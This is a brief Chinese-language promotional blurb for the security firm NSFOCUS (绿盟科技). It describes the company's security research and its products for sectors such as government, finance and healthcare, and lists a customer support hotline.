多年以来，绿盟科技致力于安全攻防的研究，为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。在这些巨人的背后，他们是备受信赖的专家。

客户支持热线：400-818-6868

NSFOCUS绿盟科技